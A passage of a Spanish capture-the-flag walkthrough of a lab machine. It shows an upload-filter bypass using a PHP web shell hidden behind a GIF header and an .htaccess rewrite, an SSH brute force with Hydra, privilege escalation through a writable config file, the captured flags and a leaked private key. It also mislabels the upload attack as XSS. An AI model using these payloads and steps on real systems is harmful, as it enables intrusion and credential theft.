En el añadimos la ip junto a la dirección web que salía en el apartado de los tickets.




Ilustración 9- Modificación archivo Hosts

Volvemos a intentar la conexión y entramos en esta **página que nos permite subir archivos** por lo que podemos hacer un **ataque XSS con PHP** que abra una terminal en la que podamos interactuar.

Aunque tiene **seguridad contra ciertos tipos de archivos** como **PHP** o **Python**.




Ilustración 10- Inserción archivo

Para **investigar más las vulnerabilidades** de la interfaz de subida de archivos interceptamos la web con **Burp Suite** para ver mejor el código y en qué puntos detecta el archivo PHP y lo bloquea.

10	Referer: http://intranetik.stardust.hmv/	115	<code>&lt;label for="file"&gt;</code>
11	Accept-Encoding: gzip, deflate		Choose File
12	Accept-Language: en-US,en;q=0.9		<code>&lt;/label&gt;</code>
13	Connection: close	116	<code>&lt;input type="file" name=</code>
14		117	<code>&lt;input type="submit" val</code>
15	-----WebKitFormBoundaryxhxmAk2A0osfRAym	118	<code>&lt;/form&gt;</code>
16	Content-Disposition: form-data; name="file"; filename="	119	<code>&lt;p class="footer"&gt;</code>
17	stardust.php"	120	Don't forget our after-w
18	Content-Type: application/x-php		the month!
19	<?php system(\$_GET['cmd']); ?>	121	<code>&lt;/p&gt;</code>
20		122	<code>&lt;/div&gt;</code>
21		123	<code>&lt;script&gt;</code>
22	-----WebKitFormBoundaryxhxmAk2A0osfRAym--	124	document.getElementById('f
23			function() {
		125	var fileName = this.valu
		126	var label = document.que
		127	label.textContent = file
		128	}
			);
		129	<code>&lt;/script&gt;</code>
		130	<code>&lt;/body&gt;</code>
		131	<code>&lt;/html&gt;</code>
		132	
		133	
		134	Error: Forbidden file type.

Ilustración 11- Código de la web

Vemos que en el código de la izquierda en el campo filename con el nombre stardust.php **detecta que el contenido es PHP y lo bloquea**, además de que la seguridad también **lee la primera línea del archivo** para verificar si el contenido tiene algún tipo de información inválida.

Para lograr esto, renombramos el archivo 'stardust.php' a **'.htaccess'**. De esta manera, **al solicitar un archivo con la extensión '.jpg'** al servidor web Apache, en lugar de servirlo directamente como una imagen JPG, **el servidor lo procesará como un archivo PHP**.

Además de cambiar el nombre del archivo, **modificamos el tipo de contenido PHP a 'image/gif'**, que es un tipo de extensión que permite esta manipulación. Dentro del archivo, reemplazamos el contenido con **'GIF89a'**, que es un **encabezado típico de archivo para imágenes GIF**, seguido por el **código PHP embebido para su ejecución**.

```
13 Connection: close
14
15 -----WebKitFormBoundaryxhxmAk2A0osfRAym
16 Content-Disposition: form-data; name="file"; filename=".htaccess"
17 Content-Type: image/gif
18
19 GIF89;
20 <?php system($_GET['cmd']); ?>
21
22 -----WebKitFormBoundaryxhxmAk2A0osfRAym--
23
24
110
111 <input type="file" name=
112 <input type="submit" va
113 </form>
114 <p class="footer">
115 Don't forget our after-
116 the month!
117 </p>
118 </div>
119 <script>
120 document.getElementById('
121 function() {
122     var fileName = this.val
123     var label = document.qu
124     label.textContent = fil
125 }
126 );
127 </script>
128 </body>
129 </html>
130
131
132
133
134 File uploaded successfully.
```

Ilustración 12- Código de la web 2



## Fase de explotación:

Para ejecutarlo creamos un archivo para subir en el que **sobrescribamos el archivo .htaccess** para que los archivos **JPGs los ejecute como archivos PHP**.

```
(root@Gonzalo)-[/home/kali]
# nano .htaccess

(root@Gonzalo)-[/home/kali]
# cat .htaccess
AddType application/x-httpd-php .jpg
```

Ilustración 13- Creación del archivo ".htaccess"

Lo subimos y nos fijamos en que **ha pasado la verificación** y está correctamente subido.




Ilustración 14- Subida del archivo .htaccess

Creamos el segundo archivo en el que **embebemos el código PHP en un fichero JPG** con una cabecera GIF para que salte la verificación.

```
(root@Gonzalo)-[/home/kali]
# nano stardust.jpg

(root@Gonzalo)-[/home/kali]
# cat stardust.jpg
GIF8;
<?php system($_GET['cmd']); ?>
```

Ilustración 15- Creación del PHP embebido

Lo subimos y nos fijamos en que **ha pasado la verificación** y está correctamente subido.




Ilustración 16- Subida de la imagen a la página web

Probamos si efectivamente el código malicioso que subimos se ejecuta correctamente introduciendo en la **URL** la dirección de la imagen subida junto a **un comando en la cmd**. Y funciona correctamente.




Ilustración 17- Comprobación del código malicioso

Con **acceso al cmd** de la máquina que tenemos que atacar podemos ejecutar un **reverse shell con netcat** en el que intentemos establecer una **conexión** a través del puerto 4545 y ejecutar un **shell bash desde nuestra Kali**.




Ilustración 18- Ejecución de Shell inverso

En nuestra máquina Kali ejecutamos el comando **netcat para establecer un servidor** en el puerto 4545 de la máquina actual, con el objetivo de estar a la **escucha de la conexión** entrante que hemos creado en la URL de la página.

Con el comando **id** comprobamos que funcione e identificamos al usuario que es **www-data**. Buscamos Python para ver que versiones están instaladas y ejecutamos un comando con Python 3 el cual nos servirá para mejorar la shell interactiva y tener más control.




Ilustración 19- Creación del servidor en Kali

Cambiamos de **directorio a la raíz del sistema** y ejecutamos un comando ls para listar el contenido, **accedemos a home para ver** los directorios personales de **los usuarios** y vemos que hay un usuario llamado **tally**, entramos e **intentamos acceder a un archivo txt**, el cual no nos deja acceder porque **no tenemos los permisos suficientes**.

```
www-data@stardust:/var/www/intranetik$ ls
ls
index.php prueba.txt stardust.jpg
www-data@stardust:/var/www/intranetik$ cd /
cd /
www-data@stardust:/$ ls
ls
bin    home      lib32      media    root    sys    vmlinuz
boot  initrd.img lib64      mnt     run     tmp    vmlinuz.old
dev    initrd.img.old libx32    opt     sbin   usr
etc    lib        lost+found proc     srv    var
www-data@stardust:/$ cd home
cd home
www-data@stardust:/home$ ls
ls
tally
www-data@stardust:/home$ cd tally
cd tally
www-data@stardust:/home/tally$ ls
ls
user.txt
www-data@stardust:/home/tally$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@stardust:/home/tally$
```

Ilustración 20- Conexión a la maquina

Pero recordando que teníamos el **puerto SSH** abierto podemos probar a hacer un **ataque de fuerza bruta** con el archivo de contraseñas rockyou.txt a ese usuario con la herramienta **Hydra**. Lo ejecutamos y **nos sale la contraseña** que usa dicho usuario.

```
(kali@Gonzalo)-[~]
$ hydra -l tally -P /usr/share/wordlists/rockyou.txt 192.168.22.15 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 05:15:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://192.168.22.15:22/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 14344303 to do in 2390:44h, 12 active
[STATUS] 85.33 tries/min, 256 tries in 00:03h, 14344147 to do in 2801:36h, 12 active
[22][ssh] host: 192.168.22.15 login: tally password: bonita
1 or 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 05:19:19
```

Ilustración 21- Obtención de las credenciales de usuario

Probamos a entrar por **ssh con dichas credenciales** y entramos sin problemas. Ahora ya con los permisos de tally podemos abrir el archivo .txt y sacar la **primera flag** “4c0971d361c2844bb9730846dc330c2”.

```
(kali@Gonzalo)-[~/Downloads]
$ ssh tally@192.168.22.15
tally@192.168.22.15's password:
Linux stardust.hmv 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 31 12:19:38 2024 from 192.168.22.6
tally@stardust:~$ ls
user.txt
tally@stardust:~$ cat user.txt
4c0971d361c2844bb9730846dc330c2
tally@stardust:~$
```

Ilustración 22- Acceso a la maquina con credenciales de usuario y obtención de la primera Flag(usuario)

El siguiente objetivo es **escalar privilegios** hasta hacernos con el usuario **root**. Para ello **listamos** todas las carpetas de la raíz **de forma detallada** con sus permisos y mostrando las carpetas ocultas. La carpeta que nos ha llamado la atención es la **carpeta opt** porque en sus detalles aparece un “+” lo que significa que algún archivo o el directorio tiene atributos adicionales, **como atributos extendidos o ACLs**.

```
tally@stardust:~$ cd /
tally@stardust:/$ ls -la
total 68
drwxr-xr-x 18 root root 4096 May 5 2023 .
drwxr-xr-x 18 root root 4096 May 5 2023 ..
lrwxrwxrwx 1 root root 7 Feb 6 2023 bin → usr/bin
drwxr-xr-x 3 root root 4096 May 4 2023 boot
drwxr-xr-x 17 root root 3140 Feb 2 13:12 dev
drwxr-xr-x 77 root root 4096 Feb 2 13:29 etc
drwxr-xr-x 3 root root 4096 May 6 2023 home
lrwxrwxrwx 1 root root 31 May 4 2023 initrd.img → boot/initrd.img
lrwxrwxrwx 1 root root 31 May 4 2023 initrd.img.old → boot/initrd.img.old
lrwxrwxrwx 1 root root 7 Feb 6 2023 lib → usr/lib
lrwxrwxrwx 1 root root 9 Feb 6 2023 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Feb 6 2023 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 Feb 6 2023 libx32 → usr/libx32
drwx----- 2 root root 16384 Feb 6 2023 lost+found
drwxr-xr-x 3 root root 4096 Feb 6 2023 media
drwxr-xr-x 2 root root 4096 Feb 6 2023 mnt
drwxr-xr-x+ 2 root root 4096 May 8 2023 opt
dr-xr-xr-x 151 root root 0 Feb 2 13:11 proc
drwx----- 4 root root 4096 May 8 2023 root
drwxr-xr-x 19 root root 560 Feb 2 13:33 run
lrwxrwxrwx 1 root root 8 Feb 6 2023/sbin → usr/sbin
drwxr-xr-x 2 root root 4096 Feb 6 2023 srv
dr-xr-xr-x 13 root root 0 Feb 2 13:11 sys
drwxrwxrwt 10 root root 4096 Feb 2 13:17 tmp
drwxr-xr-x 14 root root 4096 Feb 6 2023 usr
drwxr-xr-x 12 root root 4096 May 4 2023 var
lrwxrwxrwx 1 root root 28 May 4 2023 vmlinuz → boot/vmlinuz
lrwxrwxrwx 1 root root 28 May 4 2023 vmlinuz.old → boot/vmlinuz.old
tally@stardust:/$
```

Ilustración 23- Estudio de carpetas y sus permisos



En la carpeta hemos encontrado dos archivos, **meteo** y **config.json**.

```
tally@stardust:/$ ls
bin boot dev etc home initrd.img initrd.img.old
tally@stardust:/$ cd opt
tally@stardust:/opt$ ls -la
total 16
drwxr-xr-x+  2 root root 4096 May  8 2023 .
drwxr-xr-x  18 root root 4096 May  5 2023 ..
-rw-rw-r--+  1 root root  49 Feb  2 13:27 config.json
-rwxr-xr-x   1 root root 607 May  7 2023 meteo
```

Ilustración 24- Listado carpeta OPT

Para ver los ACLs de los archivos meteo y config.json ejecutamos el comando `getfacl` y vemos que el archivo meteo tiene como propietario root y tiene propiedades de lectura y escritura solo para este usuario, pero el archivo config.json pertenece al usuario root y tiene propiedades de lectura y escritura para el usuario tally por lo que tenemos permisos para editarlo

```
tally@stardust:/opt$ getfacl meteo
# file: meteo
# owner: root
# group: root
user::rwx
group::r-x
other::r-x

tally@stardust:/opt$ getfacl config.json
# file: config.json
# owner: root
# group: root
user::rw-
user:tally:rw-
group::r--
mask::rw-
other::r--
```

Ilustración 25- Comprobación ACLs

Meteo es un script que monitoriza la elevación de la lluvia en una ubicación específica y, **si excede un cierto límite**, realiza un **respaldo de los archivos importantes** del sistema.

```
tally@stardust:/opt$ cat meteo
#!/bin/bash

#meteo
config="/opt/config.json"
latitude=$(jq '.latitude' $config)
longitude=$(jq '.longitude' $config)
limit=1000

#sys
web="/var/www/intranetik"
users="/home/tally"
root="/root"
dest="/var/backups"

#get rain elevation
elevation=$(curl -s "https://api.open-meteo.com/v1/fore

if [[ $elevation -gt $limit ]] ; then
echo "RAIN ALERT !"
tar -cf $dest/backup.tar $web >/dev/null
tar -rf $dest/backup.tar $users >/dev/null
tar -rf $dest/backup.tar $root >/dev/null
echo "BACKUP FINISHED"
else
echo "Weather is cool !"
fi
```

Ilustración 26- Código del archivo meteo



El archivo **JSON** lo utiliza el archivo **meteo** para obtener información meteorológica sobre esa ubicación, por lo que si cambiamos los datos **forzando a que sobrepase el límite** que se estableció **creamos un archivo backup** de la carpeta root.

```
tally@stardust:/opt$ cat config.json
{
  "latitude": -18.48,
  "longitude": -70.33
}
tally@stardust:/opt$ nano config.json
tally@stardust:/opt$ cat config.json
{
  "latitude": -18.3000,
  "longitude": -70.3000
}
```

Ilustración 27- Código del archivo Config.json

Nos movemos de carpeta para comprobar si se ha creado el archivo **backup.tar**.

```
tally@stardust:/opt$ cd /
tally@stardust:/$ cd var/backups
tally@stardust:/var/backups$ ls -la
total 1172
drwxr-xr-x  2 root root  4096 Feb  1 16:32 .
drwxr-xr-x 12 root root  4096 May  4 2023 ..
-rw-r--r--  1 root root 40960 May  6 2023 alternatives.tar.0
-rw-r--r--  1 root root  1906 May  5 2023 alternatives.tar.1.gz
-rw-r--r--  1 root root  1772 May  4 2023 alternatives.tar.2.gz
-rw-r--r--  1 root root  1658 Feb  6 2023 alternatives.tar.3.gz
-rw-r--r--  1 root root 13464 May  6 2023 apt.extended_states.0
-rw-r--r--  1 root root  1546 May  5 2023 apt.extended_states.1.gz
-rw-r--r--  1 root root  1536 May  4 2023 apt.extended_states.2.gz
-rw-r--r--  1 root root  1023 May  4 2023 apt.extended_states.3.gz
-rw-r--r--  1 root root 40960 Feb  2 13:27 backup.tar
-rw-r--r--  1 root root    0 May  8 2023 dpkg.arch.0
-rw-r--r--  1 root root   32 May  7 2023 dpkg.arch.1.gz
-rw-r--r--  1 root root   32 May  6 2023 dpkg.arch.2.gz
```

Ilustración 28- Comprobación de los backups

Lo movemos a otra carpeta como /tmp para **descomprimirlo** y poder ver el contenido.

```
tally@stardust:/var/backups$ cp backup.tar /tmp
tally@stardust:/var/backups$ cd /tmp
tally@stardust:/tmp$ ls -la
total 80
drwxrwxrwt 10 root root 4096 Feb  2 13:38 .
drwxr-xr-x 18 root root 4096 May  5 2023 ..
-rw-r--r--  1 tally tally 40960 Feb  2 13:38 backup.tar
drwxrwxrwt  2 root root 4096 Feb  2 13:12 .font-unix
drwxrwxrwt  2 root root 4096 Feb  2 13:12 .ICE-unix
drwx-----  3 root root 4096 Feb  2 13:12 systemd-priv
drwx-----  3 root root 4096 Feb  2 13:12 systemd-priv
drwx-----  3 root root 4096 Feb  2 13:12 systemd-priv
drwxrwxrwt  2 root root 4096 Feb  2 13:12 .Test-unix
drwxrwxrwt  2 root root 4096 Feb  2 13:12 .X11-unix
drwxrwxrwt  2 root root 4096 Feb  2 13:12 .XIM-unix
```

Ilustración 29- Descompresión y obtención de información

Con el siguiente comando lo descomprimos y **listamos el contenido** del directorio para ver las carpetas del **backup.tar** y **entre ellas la carpeta root**.

```
tally@stardust:/tmp$ tar -xvf backup.tar
var/www/intranetik/
var/www/intranetik/.htaccess
var/www/intranetik/prueba.txt
var/www/intranetik/stardust.jpg
var/www/intranetik/index.php
home/tally/
home/tally/.ssh/
home/tally/.ssh/id_rsa
home/tally/.ssh/known_hosts
home/tally/.ssh/id_rsa.pub
home/tally/.bash_history
home/tally/.bash_logout
home/tally/.bashrc
home/tally/user.txt
home/tally/.local/
home/tally/.local/share/
home/tally/.local/share/nano/
home/tally/.profile
root/
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
root/root.txt
root/.local/
root/.local/share/
root/.local/share/nano/
root/.profile
tally@stardust:/tmp$ ls
backup.tar  root
home        systemd-private-87895bc043754281ba12c46b1ed455be-apache2.se
```

Ilustración 30- Descompresión del archivo .tar

**Accedemos** a la carpeta **root** en la que tenemos un archivo **root.txt** que si mostramos tiene **la segunda flag: 052cf26a6e7e33790391c0d869e2e40c**.

```
tally@stardust:/tmp$ cd root
tally@stardust:/tmp/root$ ls
root.txt
tally@stardust:/tmp/root$ cat root.txt
052cf26a6e7e33790391c0d869e2e40c
```

Ilustración 31- Obtención de la segunda Flag(root)

Como vimos antes en la fase de escaneo el **ssh usa llaves**, por lo que listamos el directorio con la opción de **mostrar detalles** y carpetas ocultas y encontramos la **carpeta ssh**, en la que tenemos **dos llaves, una privada y una pública**.

```
tally@stardust:/tmp/root$ ls -la
total 32
drwx----- 4 tally tally 4096 May  8 2023 .
drwxrwxrwt 13 root  root 4096 Feb  7 16:26 ..
-rw----- 1 tally tally 359 May  8 2023 .bash_history
-rw-r--r-- 1 tally tally 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 tally tally 4096 Feb  6 2023 .local
-rw-r--r-- 1 tally tally 161 Jul  9 2019 .profile
-rwx----- 1 tally tally  33 Feb  6 2023 root.txt
drwx----- 2 tally tally 4096 May  7 2023 .ssh
tally@stardust:/tmp/root$ cd .ssh
tally@stardust:/tmp/root/.ssh$ ls -la
total 16
drwx----- 2 tally tally 4096 May  7 2023 .
drwx----- 4 tally tally 4096 May  8 2023 ..
-rw-r--r-- 1 tally tally 571 May  7 2023 authorized_keys
-rw----- 1 tally tally 2602 May  7 2023 id_rsa
```

Ilustración 32- Búsqueda de las llaves

El siguiente paso es abrir las llaves para ver el código. El siguiente código es el de la llave privada.

```
tallv@stardust:/tmp/root/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAypp90z2A+JVbFJjgtC+idEffahpdhumGR9jkHmhMffGcCtMxnuZ
HTYsJeeAFUv0NPJX1iQ1Eu1qPsHzLHxLmEfwD7kZHRMc7RqsZ0NY/Tw700s8mOHG8P04iD
qMWHdT2ajNnqvH726GZN0HfU4Yjkguuz60D3sAFZEzMSsbh+V7wJYg2Dt56Fqufx10t7gU
mDDD47t2Frq1s/KA1bAgk37yfcVpLXhgD+rwmLRMHhCB3As3qQNXW5JzDxF6B0yM6Pj/FP
TNMeE6JdHhczeqAdpzaDkHjLwUXBfX55KyI9V44ncmDlaBmxZuSrao9/Lx9nmxApV0ctQI
5hkBb10XIbQJeGKV9UQSXlvCJsDXRpfr7FzcLEfT/trcDpLXwhhBgvcapWCuNU0fW68vPS
JNaPcZwx/bb4U9kndnf3q21Y5odKd/xNauhDpdysGKyUY8nLXkHonNL40e8LYF/9svA2N
YebfhBgRjflslU5LIuYg8aRQwxMp2/p7xZMxsLDAAAFiBREFEwURBRMAAAAB3NzaC1yc2
EAAAGBAMqafTs9gPiVwSY4LQvonRH32oaXYbphkfY5B5oTH3xgnq05l57sx02LCXngBVL
9DTyV9YkNRLtaj7B85R8S5hH8A+5GR6zH00arGdDWP0809NLPJjhxDzuIg6jFh3U9mozZ
6r4e9uhmTdB310GI5ILrs+jg97ABWRmZErG4fle8CWINg7eeharn8ddLe4FJgww+07dha6
tbPygNwWIJN+8n3FaS14YA/q8Ji0TB4QgdwLN6kDV1uScw8RegdMj0j4/xT0zTHh0iXR4X
M3qgHac2g5B4y8FFwX1+eSsovVe0J3Jg5WgZsWbkq2qPfy8fZ5sQKVdHLUCOYZAW5TlyG0
CXhilfVEEL5bwibA10aX6+xc3CxH0/7a3A6S18IYQYL3GqVgrjVNH1uvLz0iTWj3GcMf22
+FPZJ3Z396ttWOaHSnf8TWroQ6Xcq7BisLGPJy15B6JzZeNHvC2Bf/bLwNjWBG34QYEEY39
ZbJVOSyLmIPGkUMMTKdv6e8WTMbCwwAAAAMBAEAAAGANQJEv8oww1l4kiQJrrtD2v6vEr
jBPbo92vCBhv8s/ErDI8309GuTCpKQ7H3sgIX0SCIcHzgr9r7NbIwcaf43XS19Qu/gBatB
